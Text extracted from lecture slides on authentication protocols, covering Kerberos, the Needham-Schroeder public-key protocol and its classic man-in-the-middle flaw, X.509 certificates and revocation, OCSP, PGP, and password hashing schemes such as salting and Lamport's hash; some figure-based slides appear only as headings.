
# Kerberos V. 4: Realms



# Authentication between realms



# Authentication between realms



# Other features

- key version numbers
  - for supporting changes of master keys
- encryption for privacy and integrity
  - DES + Plaintext Cipher Block Chaining
- encryption for integrity only

# Kerberos: version 5

- Same philosophy
- Major changes
- Integrity of messages, authentication using nonce (not only timestamps)
- Flexible encoding: many optional fields,
  - allows future extensions
  - overhead
- Major extensions to the functionality
- Delegation of rights: Alice allows Bob to access:
  - her resources for a specified amount of time
  - a specific subset of her resources
- Renewable tickets: tickets can be used for long time
- More encryption methods (Kerberos designed for DES)
- Hierarchy of realms

Authentication based on  
public keys

public keys & X.509

# Authentication using public key

- Idea: use signed messages containing challenges or timestamps; signatures can be verified using public key
- Problem: it is important to guarantee knowledge of public key. In fact
  1. Alice wants to be authenticated by Bob;
  2. Let  $K_{PT}$  Trudy's public key
  3. If Trudy convinces B that the public key of A is  $K_{PT}$  then Trudy can be authenticated by Bob as Alice

Solution: Public Key Infrastructure: authority that guarantees correctness of public keys.

# Authentication using public key Needham-Schroeder

$K_{PX}$ : public key of X,  $Sig\_C$  digital signature of C  
(trusted authority guarantees public keys)

## Mutual authentication

1. A to C: <this is A, want to talk to B>
2. C to A: < $B, K_{PB}, Sig\_C(K_{PB}, B)$ >
3. A checks digital signature of C, generates nonce N and sends to B:  $K_{PB}(N, A)$
4. B decode (now wants to check A's identity) and sends to C: < $B, A$ >
5. C to B: < $A, K_{PA}, Sig\_C(K_{PA}, A)$ >
6. B checks C's digital signature, retrieves  $K_{PA}$ , generates nonce  $N'$  and sends to A:  $K_{PA}(N, N')$
7. A decodes, checks N, and sends to B:  $K_{PB}(N')$

# Attack to N.-S. public key

- Trudy is a system user that can talk (being authenticated) to A, B & C
- Two interleaved excerpts of the protocol:  
R1: authentication between A and T;  
R2: authentication between T (like A) with B
- Man in the middle attack
- *T must be able to induce A to start an authentication session with T*
- Steps 1, 2, 4, 5 allow to obtain public keys
- Steps 3, 6, 7 perform authentication

# Attack to N.-S. public key

Steps 1, 2, 4 e 5 allow to know public keys

We focus on steps 3, 6, 7 of R1 and R2:

- a) A-->T : step 3 of R1 sends  $K_{PT}(N, A)$
- b) T(like A)-->B: step 3 of R2 sends  $K_{PB}(N, A)$
- c) B-->T(like A): step 6 of R2 sends  $K_{PA}(N', N)$
- d) T-->A: step 6 of R1 sends  $K_{PA}(N', N)$
- e) A-->T: step 7 of R1 sends  $K_{PT}(N')$
- f) T(like A)-->B: step 7 of R2 sends  $K_{PB}(N')$

B thinks that he is talking to A by sharing secret nonces!

# Authentication using public key Needham-Schroeder (fixed)

$K_{PX}$ : public key of X,  $Sig\_C$  digital signature of C  
(trusted authority guarantees public keys)

Mutual authentication

1. A to C: <this is A, want to talk to B>
2. C to A: < $B, K_{PB}, Sig\_C(K_{PB}, B)$ >
3. A checks digital signature of C, generates nonce N and sends to B:  $K_{PB}(N, A)$
4. B decode (now wants to check A's identity) and sends to C: < $B, A$ >
5. C to B: < $A, K_{PA}, Sig\_C(K_{PA}, A)$ >
6. B checks C's digital signature, retrieves  $K_{PA}$ , generates nonce  $N'$  and sends to A:  $K_{PA}(B, N, N')$
7. A decodes, checks N, and sends to B:  $K_{PB}(N')$

# Why the previous attack fails

We focus on steps 3,6,7 of R1 and R2:

- a)  $A \rightarrow T$  : step 3 of R1 sends  $K_{PT}(N, A)$
- b)  $T(\text{like } A) \rightarrow B$ : step 3 of R2 sends  $K_{PB}(N, A)$
- c)  $B \rightarrow T(\text{like } A)$ : step 6 of R2 sends  $K_{PA}(B, N', N)$
- d)  $T \rightarrow A$ : BEFORE in step 6 of R1 T sends  $K_{PA}(N', N)$ ;  
NOW T CANNOT send  $K_{PA}(B, N', N)$  while is talking to A!!
- e)  $A \rightarrow T$ : step 7 of R1 sends  $K_{PT}(N')$
- f)  $T(\text{like } A) \rightarrow B$ : step 7 of R2 sends  $K_{PB}(N')$

# X.509 Authentication standard

- Part of standard known as CCITT X.500
- Defined in 1988 and several times revised (until 2000)
  - version 3
- We need directory of public keys signed by certification authority
- Define authentication protocols (see for instance [Stallings2005], or  
[https://www.itu.int/rec/dologin\\_pub.asp?lang=e&id=T-REC-X.509-201210-S!!PDF-E&type=items](https://www.itu.int/rec/dologin_pub.asp?lang=e&id=T-REC-X.509-201210-S!!PDF-E&type=items))
  - One-Way Authentication
  - Two-Way Authentication
  - Three-Way Authentication
- Public key cryptography and digital signatures
  - Algorithms are not part of the standard (why?)

# X.509 (one-way) authentication

Timestamp  $t_A$

Session key  $K_{AB}$

B's public key  $P_B$

$\text{cert}_A$ : certificate of A's public key, signed by  
certification authority

$A \rightarrow B : \text{cert}_A, D_A, \text{Sig}_A(D_A)$

$D_A = \langle t_A, B, P_B(K_{AB}) \rangle$

# One-way authentication (discussion)

Single transfer of information from A to B and establishes the following:

1. Identity of A and that message was generated by A
2. That message was intended for B
3. Integrity and originality (not sent multiple times) of message
  - Message includes at least a timestamp  $t_A$  (a nonce could be included too) and identity of B and is signed with A's private key
    - Timestamp consists of (optional) generation time and expiration time. This prevents delayed delivery of messages.
    - Nonce can be used to detect replay attacks. Its value must be unique within the expiration time of the message. B can store nonce until message expires and reject any new messages with same nonce.
  - For authentication, message used simply to present credentials to B
  - Message may also include information, sgnData (not shown)
    - included within signature, guaranteeing authenticity and integrity.
  - Message may also be used to convey session key to B, encrypted with B's public key

# X.509 (two-ways) mutual authentication

Mutual authentication:

- $A \rightarrow B$   
 $\text{cert}_A, D_A, \text{Sig}_A(D_A)$  [ $D_A = \langle t_A, N, B, P_B(k) \rangle$ ]  
(how does A know  $P_B$ ?)
- $B \rightarrow A$   
 $\text{cert}_B, D_B, \text{Sig}_B(D_B)$  [ $D_B = \langle t_B, N', A, N, P_A(k') \rangle$ ]  
(how does B know  $P_A$ ?)

$t_A, t_B$  = timestamps, to prevent delayed delivery of messages;  $k, k'$  session keys proposed by A and B; use of nonces avoids replay attacks

criticism: in  $D_A$  there is no identity of A - refer to the modified N.S. protocol

# X.509 (three-ways) mutual authentication

Mutual authentication based on nonces, useful for unsynchronised clocks (0 denotes timestamp, optional)

three messages ( $A \rightarrow B, B \rightarrow A, A \rightarrow B$ ):

1.  $A \rightarrow B: \langle \text{cert}_A, D_A, \text{Sig}_A(D_A) \rangle [D_A = \langle 0, N, B, P_B(k) \rangle]$
2.  $B \rightarrow A: \langle \text{cert}_B, D_B, \text{Sig}_B(D_B) \rangle [D_B = \langle 0, N, A, N', P_A(k) \rangle]$
3.  $A \rightarrow B: \langle B, \text{Sig}_A(N, N', B) \rangle$

Note: step 3 requires digital signature of nonces, making them tied (no replay attacks)

# Challenge-response: ISO/IEC 9798-3 Mutual authentication (earlier version, bugged)

Why the following protocol does not work?

1. B to A:  $N_B$
2. A to B: certA,  $N_A$ ,  $N_B$ , B,  $\text{Sig}_A(N_A, N_B, B)$
3. B to A: certB,  $N_B'$ ,  $N_A$ , A,  $\text{Sig}_B(N_B', N_A, A)$  [not predictable by A]

"Canadian" attack (from *Protocols for Authentication and Key Establishment*, C. Boyd and A. Mathuria, Springer 2003, p. 112)

1.  $T(B)$  to A :  $N_T$
2. A to  $T(B)$ : certA,  $N_A$ ,  $N_T$ , B,  $\text{Sig}_A(N_A, N_T, B)$ 
  1.  $T(A)$  to B:  $N_A$
  2. B to  $T(A)$ : certB,  $N_B$ ,  $N_A$ , A,  $\text{Sig}_B(N_B, N_A, A)$
3.  $T(B)$  to A: certB,  $N_B$ ,  $N_A$ , A,  $\text{Sig}_B(N_B, N_A, A)$ ; T is authenticated!!

Note: use of  $N_B$  in step 3 (in place of  $N_B'$ ) has the same role as the use of Bob in step 6 of original N.-S. protocol

# PKI: Public Key Infrastructure

- Certificates are issued by a **trusted** Certification Authority (CA)
- The CA provides certificates of all users in domain
- When someone wants to know the public key of some user he/she asks the CA
  - CA provides user's public key, signing it by its own private key
- This implies it is sufficient to know one only public key (CA's public key)

## Notice:

- If CA is not trusted, its certificates are useless
- Keys are not used forever, they are subject to changes
- Length of key is related to security level

# X.509 Certificates

Certification authority CA guarantees public keys:

Signed fields	Version
	Certificate serial number
	Signature Algorithm Object Identifier (OID)
	Issuer Distinguished Name (DN)
	Validity period
	Subject (user) Distinguished Name (DN)
	Subject public key information
	Public key Value
	Algorithm Obj. ID (OID)
	Issuer unique identifier (from version 2)
	Subject unique identifier (from version 2)
	Extensions (from version 3)
	Signature on the above fields

# X.509 certificate's fields 1

- VERSION. There are currently three versions defined, version 1 for which the code is 0, version 2 for which the code is 1, and version 3 for which the code is 2.
- SERIALNUMBER. An integer that, together with the issuing CA's name, uniquely identifies this certificate.
- SIGNATURE. Specifies the algorithm used to compute the signature on this certificate. It consists of a subfield identifying the algorithm followed by optional parameters for the algorithm.
- ISSUER. The X.500 name of the issuing CA.

# X.500 name

- X.500 names look like  $C=US$ ,  $O=company\ name$ ,  
 $OU=research$ ,  $CN=Alice$ ,  
where  $C$  means *country*,  $O$  means  
*organization*,  $OU$  means *organizational unit*,  
and  $CN$  is *common name*.
- There are rules about what types of name  
components are allowed to be under what  
others.
  - The encoding uses OIDs (Object IDentifiers) for  
each of the name component
- There is no standard for displaying X.500 names  
and different applications display them  
differently.

# X.509 certificate's fields 2

- VALIDITY. This contains two subfields, the time the certificate becomes valid, and the last time for which it is valid.
- SUBJECT. The X.500 name of the entity whose key is being certified.
- SUBJECTPUBLICKEYINFO. This contains two subfields, an algorithm identifier, and the subject's public key.
- ISSUERUNIQUEIDENTIFIER. Optional (permitted only in version 2 and version 3, but deprecated). Uniquely identifies the issuer of this certificate.

# X.509 certificate's fields 3


- SUBJECTUNIQUEIDENTIFIER. Optional (permitted only in version 2 and version 3, but deprecated). Uniquely identifies the subject of this certificate.
- ALGORITHMIDENTIFIER. This repeats the SIGNATURE field. Redundant!
- EXTENSIONS. These are only in X.509 version 3. X.509 allows arbitrary extensions, since they are defined by OID.
- ENCRYPTED. This field contains the signature on all but the last of the above fields.

# X.509 Certificates


- They can be easily accessed
- Certificates are modified by CA
- Certificates impossible to falsify (RSA > 2000 bit)
- If Alice and Bob share the same CA then they can know each other Public Key
- Otherwise CA form a hierarchy

# Hierarchy of CAs

- How Bob gets Alice's certificate if they refer to different CAs?



# Hierarchy of CAs



user A can acquire the following certificates from the directory to establish a certification path to B:

X<<W>> W<<V>> V<<Y>> Y<<Z>> Z<<B>>

where A<<B>> means "the certificate of user B has been issued by certification authority A"

# Certificate revocation

Certificates are valid for a limited time  
(CAs want to be paid)


They can be revoked before the deadline:

1. User's secret key is not considered safe anymore
2. User is not certified by CA
3. CA's secret key is compromised

CRL: certificate revocation list

- Must be used before accessing a user

# Certificate revocation



# CRL's fields

- SIGNATURE. Identical to the SIGNATURE field in certificates, this specifies the algorithm used to compute the signature on this CRL.
- ISSUER. Identical to the ISSUER field in certificates, this is the X.500 name of the issuing CA.

# CRL's fields

- THISUPDATE. This contains the time the CRL was issued.
- NEXTUPDATE. Optional. This contains the time the next CRL is expected to be issued. A reasonable policy is to treat as suspect any certificate issued by a CA whose current CRL has NEXTUPDATE time in the past.

# CRL's fields

- The following three fields repeat together, once for each revoked certificate:
  - USERCERTIFICATE. This contains the serial number of the revoked certificate.
  - REVOCATIONDATE. This contains the time the certificate was revoked.
  - CRLENTRYEXTENSIONS. This contains various optional information such as a reason code for why the certificate was revoked.

# CRL's fields

- **CRLEXTENSIONS.** This contains various optional information.
- **ALGORITHMIDENTIFIER.** As for certificates, this repeats the **SIGNATURE** field.
- **ENCRYPTED.** This field contains the signature on all but the last of the above fields.

# X.509 Version 3

- In version 3 certificates have much more information:
  - email/URL, possible limitations in the use of the certificate
- Instead of adding fields for every possible new information define extensions
- Extensions:
  - Which kind of extension
  - Specification about the extension

# OCSP

- Online Certificate Status Protocol used for obtaining the revocation status of an X.509 digital certificate (RFC 6960)
  - alternative to CRL, more agile
  - cert. status provided in TLS handshake (OCSP stapling: response on revocation check, signed by legit CA)
  - URL for check provided within the cert. (Certificate Extensions -> Authority Information Access, vers. 3 only)

# PGP: Pretty Good Privacy

Trust model for E-mail certif. (Zimmerman)

- There are no trusted CA
- Each user acts like a CA and decides for himself
- Certificates contain email addresses and public keys
- Certificates are signed by one or many users
- If you trust a sufficient number of the user signing a certificate then you assume the certificate is good
- Each user keeps info on public keys of other users and signatures of these keys - together with trust value of the key

# ***Password***

authentication through passwords

- Human beings
  - Short keys; possibly used to generate longer keys
  - Dictionary attack: adversary tries more common keys (easy with a large set of users)
  - Trojan horse
  - Countermeasures: slow login, close after several unsuccessful attempts
- Computers
  - Quality keys (long and not predictable)
  - Hidden: not stored in the clear (encrypted, one time passwords)

# Passwords

## Eavesdropping: adversary is sniffing

- password must not be sent in the clear
- Authentication should be different each time (to avoid replay attacks)

## Store password securely:

- Adversary can access database of passwords: encrypt passwords

# Password problems

Idea: passwords are not stored: data obtained from passwords are stored (use hash)

- user password is first converted to a secret key  $K$  (56 bits, obtained by considering the 7-bit ASCII associated with each of the first 8 characters of password - then DES parity added)
- store  $\text{DES}_K(000\dots0)$ 
  - actually  $\text{DES}_K(\text{DES}_K(\text{DES}_K(\dots\text{DES}_K(000\dots0)\dots)))$  (25 times)
- DES' variant used for making fast DES hardware devices useless

## Unix password hash

Problem: dictionary attack (users keys are predictable)

- attacker reads password database and there is a high probability that there is at least one user with a weak password
- to increase security use **salt** (12 bit random number): modify DES through salt and encrypt 000... 0<salt>
- salt is per-user generated and can be stored in the clear
  - salt increases work for attacker because it makes impossible to hash a (guessed) password and check if it matches some user's password, but does not solve the problem of weak users' key

## Unix password hash

Alice wants to authenticate herself to Bob

- send passwd in the clear - eavesdropper!
- do Diffie-Hellman exchange for establishing a secret key to be used for encrypting passwd - Trudy can impersonate Bob!
- use a challenge/response handshake - eavesdropper can carry out dictionary attack
- use strong password protocols


## Alice's authentication

## Goals:

- Obtaining the benefits of cryptographic authentication with the user being able to remember passwords only
- in particular:
  - no security information is kept at the user's machine (the machine is trusted but not configured)
  - someone impersonating either party will not be able to obtain information for off-line password guessing (online password guessing is not preventable)

# Strong password protocols

- Bob stores  $\langle \text{username}, n, h^n(\text{password}) \rangle$ ,  $n$  is a relatively large number, like 1000
- Alice's workstation sends  $x = h^{n-1}(\text{password})$
- Bob computes  $h(x)$ : if successful,  $n$  is decremented,  $x$  replaces  $h^n$  in Bob's database



- why is sequence of hash transmissions reversed?
  - if you increment instead of decrementing it does NOT work
- safe against eavesdropping, database reading
- no authentication of Bob

## Lamport's Hash [1981]

- $h^{n-1}(pwd|salt)$  is used for authentication
